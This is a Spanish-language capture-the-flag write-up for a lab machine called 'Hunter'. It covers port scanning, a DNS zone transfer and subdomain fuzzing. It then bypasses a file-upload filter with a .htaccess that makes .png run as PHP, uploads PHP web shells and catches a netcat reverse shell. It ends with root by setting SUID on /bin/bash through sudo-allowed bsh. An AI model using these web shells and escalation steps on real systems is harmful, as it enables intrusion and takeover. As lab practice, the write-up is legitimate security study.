

# Hunter

```
root@miguel:/home/miguel]
# nmap -sS -p- -min-rate 5000 -Pn -n -v 192.168.137.43
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-20 01:25 -03
Initiating ARP Ping Scan at 01:25
Scanning 192.168.137.43 [1 port]
Completed ARP Ping Scan at 01:25, 0.12s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 01:25
Scanning 192.168.137.43 [65535 ports]
Discovered open port 80/tcp on 192.168.137.43
Discovered open port 22/tcp on 192.168.137.43
Discovered open port 53/tcp on 192.168.137.43
Increasing send delay for 192.168.137.43 from 0 to 5 due to 2698 out of 8993
Increasing send delay for 192.168.137.43 from 5 to 10 due to 1657 out of 552
Increasing send delay for 192.168.137.43 from 10 to 20 due to 2152 out of 71
Increasing send delay for 192.168.137.43 from 20 to 40 due to max_successful
Increasing send delay for 192.168.137.43 from 40 to 80 due to max_successful
Increasing send delay for 192.168.137.43 from 80 to 160 due to 1105 out of 3
Increasing send delay for 192.168.137.43 from 160 to 320 due to 27 out of 89
Increasing send delay for 192.168.137.43 from 320 to 640 due to 174 out of 5
Increasing send delay for 192.168.137.43 from 640 to 1000 due to 116 out of
Completed SYN Stealth Scan at 01:26, 48.72s elapsed (65535 total ports)
Nmap scan report for 192.168.137.43
Host is up (0.0030s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
MAC Address: 00:0C:29:89:51:69 (VMware)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 49.02 seconds
  Raw packets sent: 243555 (10.716MB) | Rcvd: 65539 (2.622MB)

root@miguel:/home/miguel]
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-20 01:27 -03
[...]
root@miguel:/home/miguel]
# nmap -sCV -p22,53,80 -Pn -n -v 192.168.137.43
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-20 01:27 -03
NSE: Loaded 157 scripts for scanning.
```

```

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u3 (protocol 2.0)
| ssh-hostkey:
|   2048 f7:ea:48:1a:a3:46:0b:bd:ac:47:73:e8:78:25:af:42 (RSA)
|   256 2e:41:ca:86:1c:73:ca:de:ed:b8:74:af:d2:06:5c:68 (ECDSA)
|   256 33:6e:a2:58:1c:5e:37:e1:98:8c:44:b1:1c:36:6d:75 (ED25519)
53/tcp    open  domain Eero device dnsd
| dns-nsid:
|   bind.version: not currently available
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
| http-robots.txt: 1 disallowed entry
| hunterzone.nyx
| http-title: Apache2 Debian Default Page: It works
| http-server-header: Apache/2.4.38 (Debian)
| http-methods:
|   Supported Methods: GET POST OPTIONS HEAD
MAC Address: 00:0C:29:89:51:69 (VMware)
Service Info: OS: Linux; Device: WAP; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.

```

```

└─# nmap -sU -p- --min-rate 5000 -Pn -n -v 192.168.137.43
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-20 01:29 -03
Initiating ARP Ping Scan at 01:29
Scanning 192.168.137.43 [1 port]
Completed ARP Ping Scan at 01:29, 0.08s elapsed (1 total hosts)
Initiating UDP Scan at 01:29
Scanning 192.168.137.43 [65535 ports]
Increasing send delay for 192.168.137.43 from 0 to 50 due to max_successful_tryno increase to 4
Increasing send delay for 192.168.137.43 from 50 to 100 due to max_successful_tryno increase to 5
Increasing send delay for 192.168.137.43 from 100 to 200 due to max_successful_tryno increase to 6
Increasing send delay for 192.168.137.43 from 200 to 400 due to max_successful_tryno increase to 7
Increasing send delay for 192.168.137.43 from 400 to 800 due to max_successful_tryno increase to 8
Increasing send delay for 192.168.137.43 from 800 to 1000 due to max_successful_tryno increase to 9
UDP Scan Timing: About 20.85% done; ETC: 01:31 (0:01:58 remaining)
Warning: 192.168.137.43 giving up on port because retransmission cap hit (10).
UDP Scan Timing: About 41.67% done; ETC: 01:31 (0:01:25 remaining)
Discovered open port 53/udp on 192.168.137.43

```

```

└─# whatweb 192.168.137.43
http://192.168.137.43 [200 OK] Apache[2.4.38], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[192.168.137.43], Title[Apache2 Debian Default Page: It works]

```

```
[root@miguel ~]# dig axfr @192.168.137.43 hunterzone.nyx
; <>> DiG 9.20.4-4-Debian <>> axfr @192.168.137.43 hunterzone.nyx
; (1 server found)
;; global options: +cmd
hunterzone.nyx.      604800  IN  SOA   ns1.hunterzone.nyx. root.hunterzone.nyx. 2 604800 86400 2419200 604800
hunterzone.nyx.      604800  IN  NS    ns1.hunterzone.nyx.
?.hunterzone.nyx.    604800  IN  TXT   "devhunter.nyx"
admin.hunterzone.nyx. 604800  IN  A     127.0.0.1
cloud.hunterzone.nyx. 604800  IN  A     127.0.0.1
ftp.hunterzone.nyx.   604800  IN  A     127.0.0.1
ns1.hunterzone.nyx.   604800  IN  A     127.0.0.1
www.hunterzone.nyx.  604800  IN  A     127.0.0.1
hunterzone.nyx.      604800  IN  SOA   ns1.hunterzone.nyx. root.hunterzone.nyx. 2 604800 86400 2419200 604800
;; Query time: 3 msec
;; SERVER: 192.168.137.43#53(192.168.137.43) (TCP)
;; WHEN: Thu Feb 20 02:19:20 -03 2025
;; XFR size: 9 records (messages 1, bytes 294)
```

```
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.137.43  hunterzone.nyx devhunter.nyx
```

en el sitio todavia esta mostrando el apache asi que vamos a fuzzear, y lo agregamos al hosts

```
[root@miguel ~]# wfuzz --hl=367 -t 200 -c -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host: FUZZ.devhunter.nyx" http://devhunter.nyx
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://devhunter.nyx
Total requests: 114441
=====
ID      Response  Lines   Word   Chars   Payload
=====
000000096:  200          26 L    51 W    525 Ch    "files"
^C /usr/lib/python3/dist-packages/wfuzz/vfuzz.py:80: UserWarning:Finishing pending requests...
```



Upload

No file chosen

The screenshot shows the Wappalyzer extension interface. At the top, there's a purple header bar with the Wappalyzer logo and three icons: a switch, a gear, and a refresh symbol. Below the header, there are two tabs: "TECHNOLOGIES" (which is selected) and "MORE INFO". On the right, there's a "Export" button with a download icon. The main content area is divided into sections: "Web servers" (Apache 2.4.38), "Programming languages" (PHP 7.3.31), and "Operating systems" (Debian). A link "Something wrong or missing?" is at the bottom. A blue banner at the bottom says "Generate sales leads" with a small upward arrow icon.


dir de uploads de archivos

```
[#] # wfuzz -c --hc=404 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u "http://files.devhunter.nyx/FUZZ"
```

```
00000002: 200 26 L 51 W 525 Ch "#" 
00000004: 200 26 L 51 W 525 Ch "#" 
000000159: 404 9 L 31 W 281 Ch "logos" 
/usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing 000000164: 301 9 L 28 W 328 Ch "uploads" 
933 W 10700 Ch "mac3d" 000046
```

haciendo fuzzing manual de extensiones tipicas de archivos veo que .png deja hacer upload

interceptamos y modificamos




The screenshot shows a NetworkMiner capture. On the left, under 'Request', is a POST message to 'index.php' with various headers and a multipart form-data body containing a file named 'command.png'. On the right, under 'Response', is the server's HTTP 200 OK response, which includes a CSS file link and an HTML page with a file upload form.

```
POST /index.php HTTP/1.1
Host: files.devhunter.nyx
Content-Length: 5778
Cache-Control: max-age=0
Origin: http://files.devhunter.nyx
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryX2ukyAiDGF2ic723
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Referer: http://files.devhunter.nyx/index.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,es;q=0.8
Connection: keep-alive
-----WebKitFormBoundaryX2ukyAiDGF2ic723
Content-Disposition: form-data; name="file"; filename="command.png"
Content-Type: image/png
<?php system($_REQUEST['cmd']); ?>
-----WebKitFormBoundaryX2ukyAiDGF2ic723
Content-Disposition: form-data; name="submit"
-----WebKitFormBoundaryX2ukyAiDGF2ic723
Submit
```

```
HTTP/1.1 200 OK
Date: Thu, 20 Feb 2025 16:32:14 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.3.31-1+deb10u5
Vary: Accept-Encoding
Content-Length: 532
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
<html>
    <head>
        <link rel="stylesheet" type="text/css" href="css/bootstrap.min.css">
        <style>
            html, body{
                height:100%;
            }
            html{
                display:table;
                margin:auto;
            }
            body{
                display:table-cell;
                vertical-align:middle;
                text-align:center;
            }
        </style>
    </head>
    <body>
        <form action="index.php" method="post" enctype="multipart/form-data">
            <h3>
                Upload
            </h3>
            <br />
            <input type="file" name="file" id="file">
            <input class="btn btn-primary" type="submit" value="Submit" name="submit">
        </form>
        Success
    </body>
</html>
```

vamos a modificar la extencion para ver cual puede ser interpretada con un listado



The screenshot shows the Sniper attack configuration interface. It has sections for 'Payloads', 'Payload configuration', and 'Payload processing'. In the 'Payloads' section, there is a list of payloads with various file extensions and a 'Rule' column. The 'Payload configuration' section shows the payload type as 'Simple list' and the 'Payload processing' section allows defining rules for payload processing.

Action	Rule
Paste	.files
Load...	.filesize
Remove	.film
Clear	.flv
Deduplicate	.fopen
Add	.fsock
Enter a new item	
Add from list... [Pro version only]	

5. Intruder attack of http://files.devhunter.nyx

Request	Payload	Status code	Response received	Error	Timeout	Length ▾	Comment
0	.htaccess	200	3			796	
1	.faces	200	2			809	
2	.feed	200	2			809	
3	.file	200	2			809	
4	.files	200	2			809	
5	.film	200	2			809	
6	.flv	200	2			809	
7	.form	200	2			809	
8	.f4v	200	2			810	
9	.fcgi	200	3			810	
10	.fil	200	2			810	

Target: http://files.devhunter.nyx

```

POST /index.php HTTP/1.1
Host: files.devhunter.nyx
Content-Length: 320
Cache-Control: max-age=0
Origin: http://files.devhunter.nyx
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryX2ukyA1DGf2ic723
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/132.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://files.devhunter.nyx/index.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,es;q=0.8
Connection: keep-alive
Content-Type: image/png
<?php system($_GET['cmd']); ?>
-----WebKitFormBoundaryX2ukyA1DGf2ic723
Content-Disposition: form-data; name="file"; filename="shell.HTACCESS"
Content-Type: image/png
<?php system($_GET['cmd']); ?>
-----WebKitFormBoundaryX2ukyA1DGf2ic723
Content-Disposition: form-data; name="submit"
Submit
-----WebKitFormBoundaryX2ukyA1DGf2ic723-

```

## htaccess nos deja modificar configuraciones

articulo de bypassing con .htaccess

<https://medium.com/@rahulbogar/bypassing-file-upload-filter-using-htaccess-file-ctf-ca06d7e9ebd7>

entonces lo programamos para que png sea interpretado como php (eso fue lo que entendi)

```

Request
Pretty Raw Hex
1 POST /index.php HTTP/1.1
2 Host: files.devhunter.nyx
3 Content-Length: 279
4 Cache-Control: max-age=0
5 Origin: http://files.devhunter.nyx
6 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary4jpRulsU8xM@uxAq
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://files.devhunter.nyx/index.php
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9,es;q=0.8
13 Connection: keep-alive
14
15 -----WebKitFormBoundary4jpRulsU8xM@uxAq
16 Content-Disposition: form-data; name="file"; filename=".htaccess"
17 Content-Type: text/plain
18
19 AddType application/x-httpd-php .png
20
21 -----WebKitFormBoundary4jpRulsU8xM@uxAq
22 Content-Disposition: form-data; name="submit"
23
24 Submit
25 -----WebKitFormBoundary4jpRulsU8xM@uxAq-
26

```

ure files.devhunter.nyx/index.php

Upload

No file chosen

Submit

Success

nos creamos un 'cmd' con extension .png

Time	Type	Direction	Method	URL
14:59:50 20 ...	HTTP	→ Request	POST	http://files.devhunter.nyx/index.php

**Request**

```


Pretty Raw Hex
1 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary4jpRulsU8xM@uxAq
2 Upgrade-Insecure-Requests: 1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
5 Referer: http://files.devhunter.nyx/index.php
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9,es;q=0.8
8 Connection: keep-alive
9
10 -----WebKitFormBoundaryPoAGKSIXoYeUMDok
11 Content-Disposition: form-data; name="file"; filename="cmd.png"
12 Content-Type: image/png
13
14
15 <!-- Simple PHP backdoor by DK (http://michaeldaw.org) -->
16 <?php
17 if(isset($_REQUEST['cmd'])){
18     echo "<pre>";
19     $cmd = $_REQUEST['cmd'];
20     system($cmd);
21     echo "</pre>";
22     die();
23 }
24 ?>
25
26 Usage: http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd
27 <!-- http://michaeldaw.org 2006 -->
28 -----WebKitFormBoundaryPoAGKSIXoYeUMDok
29 Content-Disposition: form-data; name="submit"
30
31 Submit
32
33
34
35
36
37
38
39
40

```


# Upload

No file chosen

Success



entramos

A terminal session showing a reverse shell connection. The prompt is "(miguel💀miguel)-[~/Work]". The user runs "nc -nlvp 443" and waits for a connection. A connection is established from "[192.168.137.43] 53434" to "[any] 443". The user then runs "whoami" and "bug".

```
└─(miguel💀miguel)-[~/Work]
$ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.137.12] from (UNKNOWN) [192.168.137.43] 53434
whoami
bug
```

```
bash-5.0# cat /home/bug/user.txt  
4dbd02025cadc283bf3d5cfe95e40ce3
```

```
bug@hunter:/var/www/site/uploads$ sudo -l  
Matching Defaults entries for bug on hunter:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
  
User bug may run the following commands on hunter:  
    (root) NOPASSWD: /usr/bin/bsh
```

```
bsh % Process process = Runtime.getRuntime().exec("chmod u+s /bin/bash");  
bsh % BufferedReader reader = new BufferedReader(new InputStreamReader(process.getInputStream()));  
bsh % String line;  
bsh % while ((line = reader.readLine()) != null) {System.out.println(line);}  
bsh % bug@hunter:/var/www/site/uploads$ ls -l /bin/bash  
-rwsr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash
```

```
bug@hunter:/var/www/site/uploads$ /bin/bash -p  
bash-5.0# whoami  
root  
bash-5.0# ls /root  
root.txt  
bash-5.0# cat /root.txt  
cat: /root.txt: No such file or directory  
bash-5.0# cat /root/root.txt  
39edf8061c93d9a4173c9fe110841ad3
```